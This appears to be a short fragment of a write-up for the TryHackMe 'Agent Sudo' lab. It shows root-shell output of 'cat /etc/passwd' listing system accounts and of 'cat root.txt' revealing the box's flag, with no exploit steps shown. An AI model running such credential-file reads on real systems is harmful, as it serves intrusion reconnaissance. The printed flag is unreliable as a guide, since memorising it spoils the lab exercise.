
Platform: LINUX

Date: 2019-10-15

Vulnerable App:



```
root@agent-sudo:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
james:x:1000:1000:james:/home/james:/bin/bash
ftp:x:111:114:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
chris:x:1001:1001::/var/FTP:/bin/sh
```



```
root@agent-sudo:/root# cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R
root@agent-sudo:/root# 
```